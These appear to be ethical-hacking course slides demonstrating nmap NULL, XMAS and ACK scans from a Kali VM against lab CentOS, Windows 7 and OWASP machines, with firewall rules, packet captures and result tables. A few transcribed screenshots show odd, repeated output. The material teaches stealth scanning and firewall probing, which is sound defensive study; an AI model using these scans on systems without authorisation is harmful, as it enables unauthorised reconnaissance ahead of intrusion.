```

Switched to Kali on the same subnet because NULL scans didn't get through pfSense firewall

Null Scan

Firewall action = no firewall and Service = Running

```
[rsimms@EH-Centos ~]$ sudo service iptables status
iptables: Firewall is not running.
[rsimms@EH-Centos ~]$ 

[root@EH-Centos ~]# service httpd status
httpd (pid 4196) is running...
[root@EH-Centos ~]#
```

Null Scan

Firewall action = no firewall and Service = Running

No response by victim

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.160	TCP	54	65106 → 80 [<None>] Seq=1 Win=102...
172.30.10.126	172.30.10.160	TCP	54	65107 → 80 [<None>] Seq=1 Win=102...

```
cis76@EH-Kali: ~
cis76@EH-Kali:~$ sudo nmap -sN -Pn -p 80 eh-centos

Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 09:03 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00059s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE          SERVICE
80/tcp    open|filtered  http
MAC Address: 00:50:56:AF:04:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
cis76@EH-Kali:~$
```

Null Scan

Firewall action = no firewall and Service = Stopped

```
[root@EH-Centos ~]# service iptables status
iptables: Firewall is not running.
[root@EH-Centos ~]#

[root@EH-Centos ~]# service httpd status
httpd is stopped
[root@EH-Centos ~]#
```

Null Scan

Firewall action = no firewall and Service = Stopped

Victim resets connection

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.160	TCP	54	61631 → 80 [<None>] Seq=1 Win=102...
172.30.10.160	172.30.10.126	TCP	60	80 → 61631 [RST, ACK] Seq=1 Ack=1...

```
cis76@EH-Kali: ~
cis76@EH-Kali:~$ sudo nmap -sN -Pn -p 80 eh-centos



Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 09:08 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00071s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    closed     http
MAC Address: 00:50:56:AF:04:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
cis76@EH-Kali:~$
```

Null Scan (Linux)

Service	Firewall	Result
Running	no firewall	Open or filtered
Stopped	no firewall	Closed

Null Scan (Windows 7)



A screenshot of a terminal window titled "Terminal" showing the output of a detailed network scan for the target host. The text includes:

```
Map 172.30.10.160 (eh-centos) at 2016-10-02 15:46 EDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.000000s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 15:46 EDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.000000s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 15:46 EDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.000000s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

Switched to Win 7 target to see how Windows implements RFC 793 (Transmission Control Protocols)


Null Scan

Firewall action = no firewall and Service = Running

Web service running



Firewall off



The image shows the Windows Firewall settings window. At the top, a red vertical bar has the text "Update your Firewall settings" and the message: "Windows Firewall is not using the recommended settings to protect your computer." To the right is a button labeled "Use recommended settings". Below this, there are two network profiles: "Home or work (private) networks" (status: Not Connected) and "Public networks" (status: Connected). A note below the profiles states: "Networks in public places such as airports or coffee shops". At the bottom, it says "Windows Firewall state: Off".

Null Scan

Firewall action = no firewall and Service = Running

Windows 7 sends reset when port is actually open

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.162	TCP	54	56023 → 80 [None] Seq=1 Win=102...
172.30.10.162	172.30.10.126	TCP	60	80 → 56023 [RST, ACK] Seq=1 Ack=1...


```
cis76@EH-Kali: ~
cis76@EH-Kali:~$ sudo nmap -sN -Pn -p 80 eh-win7

Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 10:30 PDT
Nmap scan report for eh-win7 (172.30.10.162)
Host is up (0.00042s latency).
rDNS record for 172.30.10.162: EH-Win7.cis.cabrillo.edu
PORT      STATE    SERVICE
80/tcp    closed   http
MAC Address: 00:50:56:A0:C0:7F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
cis76@EH-Kali:~$
```

Null Scan

Firewall action = no firewall and Service = Stopped



Firewall off

Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.

[What are the recommended settings?](#)

 Home or work (private) networks Not Connected 

 Public networks Connected 

Networks in public places such as airports or coffee shops

Windows Firewall state: Off

The screenshot shows the Windows Firewall settings window. It displays a message about not using recommended settings and a link to learn more. Below this, it lists two network profiles: "Home or work (private) networks" which is "Not Connected" and "Public networks" which is "Connected". A note below "Public networks" specifies "Networks in public places such as airports or coffee shops". At the bottom, it shows the overall "Windows Firewall state" as "Off".

Null Scan

Firewall action = no firewall and Service = Stopped

Windows sends reset when port is closed

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.162	TCP	54	50775 → 80 [None] Seq=1 Win=102...
172.30.10.162	172.30.10.126	TCP	60	80 → 50775 [RST, ACK] Seq=1 Ack=1...

```
cis76@EH-Kali: ~
cis76@EH-Kali:~$ sudo nmap -sN -Pn -p 80 eh-win7

Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 10:42 PDT
Nmap scan report for eh-win7 (172.30.10.162)
Host is up (0.00041s latency).
rDNS record for 172.30.10.162: EH-Win7.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    closed     http
MAC Address: 00:50:56:A0:C0:7F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
cis76@EH-Kali:~$
```

Null Scan (Windows 7)

Service	Firewall	Result
Running	no firewall	Closed
Stopped	no firewall	Closed

XMAS

Scan

XMAS Scan

- All FIN, PSH and URG flags are on
- Works like a null scan, closed port responds with reset
- Result is one of two states: Closed, "Open or Filtered"

```
Flags: 0x029 (FIN, PSH, URG)
000. .... .... = Reserved: Not set
...0 .... .... =Nonce: Not set
.... 0.... .... = Congestion Window Reduced (CWR): Not set
.... .0.. .... = ECN-Echo: Not set
.... ..1. .... = Urgent: Set
.... ...0 .... = Acknowledgment: Not set
.... .... 1... = Push: Set
.... .... .0.. = Reset: Not set
.... .... ..0. = Syn: Not set
► .... .... ...1 = Fin: Set
[TCP Flags: *****U*P**F]
```

Switched to Kali on the same subnet because XMAS scans didn't get through pfSense firewall





Understanding Xmas Scans

Excerpt from blog by Thomas Pore

"So in other words, the Xmas scan in order to identify listening ports on a targeted system will send a specific packet. If the port is open on the target system then the packets will be ignored. If closed then an RST will be sent back to the individual running the scan.

Xmas scans were popular not only because of their speed compared to other scans but because of there similarity to out of state FIN and ACK packets that could easily bypass stateless firewalls and ACL filters.

<https://www.plixer.com/blog/detecting-malware/understanding-xmas-scans/>



A screenshot of a terminal window titled "Terminal" showing the output of a nmap scan. The output includes the following text:

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 15:46 EDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up. No pingable ports found.
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

Switched to Kali on the same subnet because NULL scans didn't get through pfSense firewall

XMAS Scan

Firewall action = no firewall and Service = Running

```
[rsimms@EH-Centos ~]$ sudo service iptables status
iptables: Firewall is not running.
[rsimms@EH-Centos ~]$ 

[root@EH-Centos ~]# service httpd status
httpd (pid 4196) is running...
[root@EH-Centos ~]#
```

XMAS Scan

Firewall action = no firewall and Service = Running

No response by victim

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.160	TCP	54	38146 → 80 [FIN, PSH, URG] Seq=1 ...
172.30.10.126	172.30.10.160	TCP	54	38147 → 80 [FIN, PSH, URG] Seq=1 ...

```
cis76@EH-Kali:~$ sudo nmap -sX -Pn -p 80 eh-centos
Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 09:31 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00047s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE          SERVICE
80/tcp    open|filtered  http
MAC Address: 00:50:56:AF:04:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
cis76@EH-Kali:~$
```

XMAS Scan

Firewall action = no firewall and Service = Stopped

```
[root@EH-Centos ~]# service iptables status
iptables: Firewall is not running.
[root@EH-Centos ~]#

[root@EH-Centos ~]# service httpd status
httpd is stopped
[root@EH-Centos ~]#
```

XMAS Scan

Firewall action = no firewall and Service = Stopped

Victim resets connection

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.160	TCP	54	63013 → 80 [FIN, PSH, URG] Seq=1 ...
172.30.10.160	172.30.10.126	TCP	60	80 → 63013 [RST, ACK] Seq=1 Ack=2...

```
cis76@EH-Kali: ~
cis76@EH-Kali:~$ sudo nmap -sX -Pn -p 80 eh-centos

Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 09:37 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00062s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    closed     http
MAC Address: 00:50:56:AF:04:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
cis76@EH-Kali:~$
```

XMAS Scan (Linux)



Service	Firewall	Result
Running	no firewall	Open or filtered
Stopped	no firewall	Closed

ACK
Scan

ACK Scan

- Only the ACK flag is set.
- Attempts to determine the presence of a stateful firewall, not whether a port is open or closed.
- A stateful firewall always looks for a SYN to start the three-way handshake.
- If the port responds with a reset (whether open or closed) then it is considered unfiltered (no firewall or filter was fooled).
- If there is no response or an ICMP error message is returned then the port is considered filtered (whether open or closed).

```
Flags: 0x010 (ACK)
 000. .... .... = Reserved: Not set
 ...0 .... .... =Nonce: Not set
 .... 0.... .... = Congestion Window Reduced (CWR): Not set
 .... .0... .... = ECN-Echo: Not set
 .... ..0. .... = Urgent: Not set
 .... ...1 .... = Acknowledgment: Set
 .... .... 0... = Push: Not set
 .... .... .0.. = Reset: Not set
 .... .... ..0. = Syn: Not set
 .... .... ...0 = Fin: Not set
[TCP Flags: *****A****]
```



A screenshot of a terminal window titled "Terminal" showing the output of an nmap scan. The output indicates that port 80 is open on the target host.

```
nmap -sT -O 172.30.10.160
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 15:46 EDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up. No pingable hosts found.
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

Does EH-Centos have an active stateful firewall?

ACK Scan

Firewall action = no firewall and Service = Running

```
[root@EH-Centos ~]# service iptables status
iptables: Firewall is not running.
[root@EH-Centos ~]#

[root@EH-Centos ~]# service httpd status
httpd (pid 9055) is running...
[root@EH-Centos ~]#
```

ACK Scan

Firewall action = no firewall and Service = Running

A reset from the victim indicates there is no stateful firewall

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.160	TCP	54	58579 → 80 [ACK] Seq=1 Ack=1 Win=...
172.30.10.160	172.30.10.126	TCP	60	80 → 58579 [RST] Seq=1 Win=0 Len=0

```
cis76@EH-Kali: ~
cis76@EH-Kali:~$ sudo nmap -sA -Pn -p 80 eh-centos

Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 11:41 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00055s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    unfiltered  http
MAC Address: 00:50:56:AF:04:CD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
cis76@EH-Kali:~$
```

ACK Scan

Firewall action = REJECT and Service = Running

```
[root@EH-Centos-80RunRej ~]# cat /etc/sysconfig/iptables
# Firewall configuration written by system-config-firewall
# Manual customization of this file is not recommended.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 21 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 23 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 25 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 80 -j REJECT --
reject-with icmp-host-prohibited
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
[root@EH-Centos-80RunRej ~]#
[root@EH-Centos-80RunRej ~]# service httpd status
httpd (pid 1940) is running...
[root@EH-Centos-80RunRej ~]#
```

ACK Scan

Firewall action = REJECT and Service = Running

Getting the ICMP error implies victim has a firewall

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.165	TCP	54	59994 → 80 [ACK] Seq=1 Ack=1 Win=...
172.30.10.165	172.30.10.126	ICMP	82	Destination unreachable (Host adm...

```
cis76@EH-Kali: ~
cis76@EH-Kali:~$ sudo nmap -sA -Pn -p 80 eh-centos-80RunRej

Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 11:47 PDT
Nmap scan report for eh-centos-80RunRej (172.30.10.165)
Host is up (0.00065s latency).
rDNS record for 172.30.10.165: EH-Centos-80RunRej.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    filtered  http
MAC Address: 00:50:56:AF:E2:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
cis76@EH-Kali:~$
```

ACK Scan

Firewall action = ACCEPT and Service = Running

```
[root@EH-Centos-80RunAcc ~]# cat /etc/sysconfig/iptables
# Firewall configuration written by system-config-firewall
# Manual customization of this file is not recommended.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 21 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 23 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 25 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 80 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
[root@EH-Centos-80RunAcc ~]# 

[root@EH-Centos-80RunAcc ~]# service httpd status
httpd (pid 1938) is running...
[root@EH-Centos-80RunAcc ~]#
```

ACK Scan

Firewall action = ACCEPT and Service = Running


Victim has no firewall or the firewall was fooled, packet made it to the open port

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.164	TCP	54	51747 → 80 [ACK] Seq=1 Ack=1 Win=...
172.30.10.164	172.30.10.126	TCP	60	80 → 51747 [RST] Seq=1 Win=0 Len=0

```
cis76@EH-Kali: ~
Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 12:08 PDT
Nmap scan report for eh-centos-80RunACC (172.30.10.164)
Host is up (0.00061s latency).
rDNS record for 172.30.10.164: EH-Centos-80RunAcc.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    unfiltered  http
MAC Address: 00:50:56:AF:DF:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
cis76@EH-Kali:~$ ^C
cis76@EH-Kali:~$
```

ACK scan of OWASP Example



From your pod Kali, do a ACK scan on port 80 on your OWASP VM.

Is a stateful firewall present?

The OWASP VM

```
root@owaspbwa:~# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
root@owaspbwa:~#
root@owaspbwa:~#
root@owaspbwa:~#
root@owaspbwa:~# iptables -nL
Chain INPUT (policy ACCEPT)
target     prot opt source          destination
Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source          destination
root@owaspbwa:~#
```

The firewall on OWASP is effectively disabled (unfiltered). Any packet in any direction is allowed. A stateful firewall is NOT operating.

```
nmap -sA -Pn -p 80 10.76.5.101
```

The attacker does not know the firewall situation on the OWASP VM and does an ACK scan to see if a stateful firewall is operating.

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Vmware_af:a5:87	Broadcast	ARP	42	Who has 10.76.5.101? Tell 10.76.5.150
2	0.000240941	Vmware_af:7a:d2	Vmware_af:a5:87	ARP	60	10.76.5.101 is at 00:50:56:af:7a:d2
3	0.200315711	Vmware_af:a5:87	Broadcast	ARP	42	Who has 10.76.5.101? Tell 10.76.5.150
4	0.2006669058	Vmware_af:7a:d2	Vmware_af:a5:87	ARP	60	10.76.5.101 is at 00:50:56:af:7a:d2
5	0.201884940	10.76.5.150	172.30.5.101	DNS	84	Standard query 0xbcd24 PTR 101.5.76.10.in-addr.
6	0.203679417	172.30.5.101	10.76.5.150	DNS	161	Standard query response 0xbcd24 No such name PT
7	0.204301346	10.76.5.150	10.76.5.101	TCP	54	62353 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
8	0.204507055	10.76.5.101	10.76.5.150	TCP	60	80 → 62353 [RST] Seq=1 Win=0 Len=0
9	0.304499826	10.76.5.150	10.76.5.101	TCP	54	62354 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
10	0.304810001	10.76.5.101	10.76.5.150	TCP	60	80 → 62354 [RST] Seq=1 Win=0 Len=0
11	5.203017689	Vmware_af:7a:d2	Vmware_af:a5:87	ARP	60	Who has 10.76.5.150? Tell 10.76.5.101
12	5.203036196	Vmware_af:a5:87	Vmware_af:7a:d2	ARP	42	10.76.5.150 is at 00:50:56:af:a5:87
13	5.289384079	Vmware_af:a5:87	Vmware_af:7c:60	ARP	42	Who has 10.76.5.1? Tell 10.76.5.150
14	5.289563280	Vmware_af:7c:60	Vmware_af:a5:87	ARP	60	10.76.5.1 is at 00:50:56:af:7c:60

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
 Ethernet II, Src: Vmware_af:a5:87 (00:50:56:af:a5:87), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Address Resolution Protocol (request)

The OWASP VM responds to each ACK scan with a RESET packet

wireshark_eth0_20171011173138_ysSWs4

Packets: 14 · Displayed: 14 (100.0%)

Profile: Default

63

ACK Scan

- Only the ACK flag is set.
- Attempts to determine the presence of a stateful firewall, not whether a port is open or closed.
- A stateful firewall always looks for a SYN to start the three-way handshake.
- If the port responds with a reset (whether open or closed) then it is considered unfiltered (no firewall or filter was fooled).
- If there is no response or an ICMP error message is returned then the port is considered filtered (whether open or closed).

```
Flags: 0x010 (ACK)
 000. .... .... = Reserved: Not set
 ...0 .... .... =Nonce: Not set
 .... 0.... .... = Congestion Window Reduced (CWR): Not set
 .... .0... .... = ECN-Echo: Not set
 .... ..0. .... = Urgent: Not set
 .... ...1 .... = Acknowledgment: Set
 .... .... 0... = Push: Not set
 .... .... .0.. = Reset: Not set
 .... .... ..0. = Syn: Not set
 .... .... ...0 = Fin: Not set
 [TCP Flags: *****A****]
```

NMAP documentation

-sA (TCP ACK scan)

This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

